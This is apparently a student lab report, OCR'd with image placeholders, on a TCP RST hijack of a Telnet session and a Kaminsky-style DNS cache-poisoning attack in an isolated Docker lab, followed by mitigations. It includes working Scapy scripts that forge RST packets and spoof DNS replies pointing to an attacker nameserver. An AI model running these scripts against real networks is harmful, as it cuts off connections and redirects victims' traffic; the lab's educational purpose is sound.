


Figure 11. Checking the running Docker containers and their assigned addresses.



3.3 Practical implementation

8. A shell was opened in user1 and a Telnet connection was established to 10.9.0.5 on TCP port 23. The test login used the lab-provided account.
9. The host network interfaces were inspected to identify the Docker bridge associated with the 10.9.0.0/24 network. The interface shown in the screenshot was br-2ea2f7da787e, with host-side address 10.9.0.1.
10. A Python script using Scapy was prepared in the shared volumes directory and run from the attacker container.
11. The script monitored the Telnet traffic between 10.9.0.6 and 10.9.0.5. It constructed a TCP packet with the RST flag and used the connection's observed packet information.
12. The Telnet session was checked again. The terminal evidence records the session ending with "Connection closed by foreign host".

Figure 12. Telnet connection from user1 to the victim, with the terminal showing the connection closing.

```
root@lab025-srv01:~# docker exec -it user1-10.9.0.6 bin/bash
root@eac6238aedc5:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0b31a56868e5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.8.0-83-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Oct 26 18:05:55 UTC 2026 from user1-10.9.0.6.net-10.9.0.0 on pts/1
seed@0b31a56868e5:~$ ls
seed@0b31a56868e5:~$ ls
seed@0b31a56868e5:~$ echo hello
hello
seed@0b31a56868e5:~$ echo hello
hello
seed@0b31a56868e5:~$ echo helloConnection closed by foreign host.
root@eac6238aedc5:/#
```

Figure 13. Identifying the Docker bridge interface used by the 10.9.0.0/24 lab network.





Figure 14. Scapy script prepared for the TCP RESET demonstration.



Python code:

```
#!/usr/bin/env python3


from scapy.all import *


IFACE = "br-2ea2f7da787e"


def reset(pkt):
   old = pkt[TCP]
   ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
   seq = old.seq + len(old.payload)
   tcp = TCP(sport=old.sport, dport=old.dport, flags="R", seq=seq)
   send(ip/tcp, iface=IFACE, verbose=0)
   print("[+] Forged RST sent  %s:%d -> %s:%d  seq=%d" % (pkt[IP].src, old.sport, pkt[IP].dst, old.dport, seq))


print("[*] Sniffing telnet on %s - now type a key in the telnet window..." % IFACE)
sniff(iface=IFACE,
    filter="tcp and src host 10.9.0.6 and dst host 10.9.0.5 and port 23",
    prn=reset, count=1)
```

Figure 15. after running script sniffer got telnet and it sent RST packet to reset tcp connection.



3.4 Results and analysis

The practical established a Telnet connection and then used a Scapy-based script to monitor the relevant TCP flow and construct a reset packet. The user-side terminal subsequently displayed “Connection closed by foreign host”, which is consistent with the interruption of the Telnet session.

TCP uses sequence numbers, acknowledgement numbers and control flags to manage an established connection. The RST flag requests immediate termination rather than the normal FIN-based close. For a reset to be accepted, the packet must match the connection context and satisfy the receiver’s TCP sequence validation.

Evidence limitation: the supplied tcpdump screenshot shows Telnet packet exchanges, but the displayed excerpt does not visibly show a packet line with the RST flag. The terminal’s connection-closed message and the supplied Task 2 procedure support the reported outcome; the screenshot should not be described as a direct packet-level capture of the RST itself.

3.5 Mitigations

- Replace Telnet with SSH for remote administration because Telnet does not protect session data.
- Restrict access to administrative services using firewall rules and network segmentation.
- Monitor unexpected TCP RST traffic and investigate repeated or unusual resets.
- Use network intrusion detection to identify suspicious TCP connection behaviour.
- Keep operating systems and network devices updated and apply secure TCP stack configurations.

3.6 Conclusion

Task 2 demonstrated the setup and interruption of a Telnet session in the Lab 4 Docker environment. The terminal evidence records the connection closing after the reset demonstration. The exercise highlighted the availability impact of forged TCP control packets and the importance of secure remote-access protocols and network monitoring.

4. Task 3 – DNS Cache Poisoning (Kaminsky-Style Demonstration)

4.1 Objective

The objective was to investigate how forged DNS resource records can be accepted and stored by a recursive resolver. The practical used the Lab 5 Docker environment and aimed to verify the result through both a client-side DNS lookup and inspection of the resolver cache.

4.2 Lab setup and architecture

The Lab 5 setup used the isolated 10.9.0.0/24 Docker network. Five containers provided the resolver, client, attacker, attacker nameserver and router roles. Separate terminal sessions were used for the host, resolver, user and attacker.

Component	Name / address	Purpose
DNS resolver	local-dns-server-10.9.0.53 / 10.9.0.53	BIND recursive resolver and cache
User client	user-10.9.0.5 / 10.9.0.5	Issues DNS queries using dig
Attacker	seed-attacker	Runs the Python/Scapy sniff-and-spoof script
Attacker nameserver	attacker-ns-10.9.0.153 / 10.9.0.153	Address referenced by the forged glue record
Router	seed-router	Supporting lab network component

Figure 16. Building and starting the Lab 5 Docker topology.




Figure 17. Docker container listing confirming the Lab 5 components.



4.3 Practical implementation

13. The BIND resolver status was checked to confirm that the DNS service was running.
14. A baseline dig query for www.example.com was issued from the user container. The initial attempt timed out while the resolver was not yet returning an answer.
15. The Docker bridge interface was identified and tcpdump was used to observe resolver-originated DNS queries on UDP port 53.
16. The resolver was configured as required for the controlled experiment. The supplied evidence records DNSSEC validation being disabled and QNAME minimisation being turned off. The configuration was checked, the service reloaded and the cache flushed.
17. The Scapy-based spoof_ns.py script was run in the attacker container. It monitored matching resolver queries and prepared a forged DNS response.
18. The forged data included an A record mapping www.example.com to 1.2.3.5, an Authority-section NS record for ns.attacker32.com, and an Additional-section glue A record mapping that nameserver to 10.9.0.153.
19. While the script was listening, the user container issued dig queries for www.example.com. The first attempts timed out; a later query returned NOERROR and the address 1.2.3.5.
20. The attacker output was checked for the spoofed-reply confirmation, and the resolver cache was dumped to inspect the stored records.

Figure 18. BIND resolver status showing that the local DNS server was running.

```
ncs@lab025-srv01:~$ sudo docker exec -it local-dns-server-10.9.0.53 bash
root@dee59209e581:/# rndc status
version: BIND 9.16.1-Ubuntu (Stable Release) <id:d497c32>
running on dee59209e581: Linux x86_64 6.8.0-83-generic #83~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Sep  9 18:19:47 UTC 2
boot time: Fri, 30 Oct 2026 10:29:05 GMT
last configured: Fri, 30 Oct 2026 10:29:05 GMT
configuration file: /etc/bind/named.conf
CPUs found: 2
worker threads: 2
UDP listeners per interface: 2
number of zones: 103 (97 automatic)
debug level: 0
xfers running: 0
xfers deferred: 0
soa queries in progress: 0
query logging is OFF
recursive clients: 0/900/1000
tcp clients: 0/150
TCP high-water: 0
server is up and running
root@dee59209e581:/#
```

Figure 19. Baseline dig query before the successful cache-poisoning result.

```
Last login: Fri Oct 30 15:39:57 2026 from 143.234.37.35
ncs@lab025-srv01:~$ sudo docker exec -it user-10.9.0.5 bash
[sudo] password for ncs:
root@5a1106c14424:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached

root@5a1106c14424:/#
```

Figure 20. Packet capture showing resolver-originated DNS traffic and source-port behaviour.




Figure 21. Resolver configuration used for the controlled laboratory demonstration.




Figure 22. Python/Scapy source used for the DNS cache-poisoning demonstration.



Python Code:

```
#!/usr/bin/env python3
from scapy.all import *
import subprocess
import re

out = subprocess.check_output("ip -br addr", shell=True).decode()
m = re.search(r'^(\S+)\s+\S+\s+.*10\.9\.0\.1/', out, re.M)
IFACE = m.group(1) if m else "eth0"
print("[*] Using interface:", IFACE)

def spoof_dns(pkt):
  if DNS in pkt and b'example.com' in pkt[DNS].qd.qname:
    o_ip = pkt[IP]
    o_udp = pkt[UDP]
    o_dns = pkt[DNS]

    ip = IP(dst=o_ip.src, src=o_ip.dst)
    udp = UDP(dport=o_udp.sport, sport=53)

    an = DNSRR(rrname=o_dns.qd.qname, type="A", rdata="1.2.3.5", ttl=259200)
    ns = DNSRR(rrname="example.com", type="NS", rdata="ns.attacker32.com", ttl=259200)
    ad = DNSRR(rrname="ns.attacker32.com", type="A", rdata="10.9.0.153", ttl=259200)
```

```
    dns = DNS(
      id=o_dns.id,
      aa=1,
      qr=1,
      ra=1,
      qdcount=1,
      qd=o_dns.qd,
      ancount=1,
      an=an,
      nscount=1,
      ns=ns,
      arcount=1,
      ar=ad,
    )

    send(ip / udp / dns, iface=IFACE, verbose=0)
    print("[+] Spoofed reply for", o_dns.qd.qname.decode(), "-> 1.2.3.5")


print("[*] Sniffing resolver queries for example.com ...")
sniff(
  iface=IFACE,
  filter="udp and (src host 10.9.0.53 and dst port 53)",
  prn=spoof_dns,
)
```

Figure 23. Attacker container running the DNS spoofing script.



Figure 24. User-side dig output returning NOERROR and the forged address 1.2.3.5.




Figure 25. Attacker-side output reporting that a spoofed DNS reply was sent.





Figure 26. Resolver cache dump showing the forged A and NS records.



4.4 Results and analysis

The user-side dig output returned NOERROR with www.example.com resolving to 1.2.3.5. The attacker terminal reported that a spoofed reply had been sent. The resolver cache dump then showed the forged A record and the NS delegation to ns.attacker32.com, together with the related address record. Taken together, the client response and cache contents provide evidence that the resolver accepted and cached the forged data in this laboratory run.

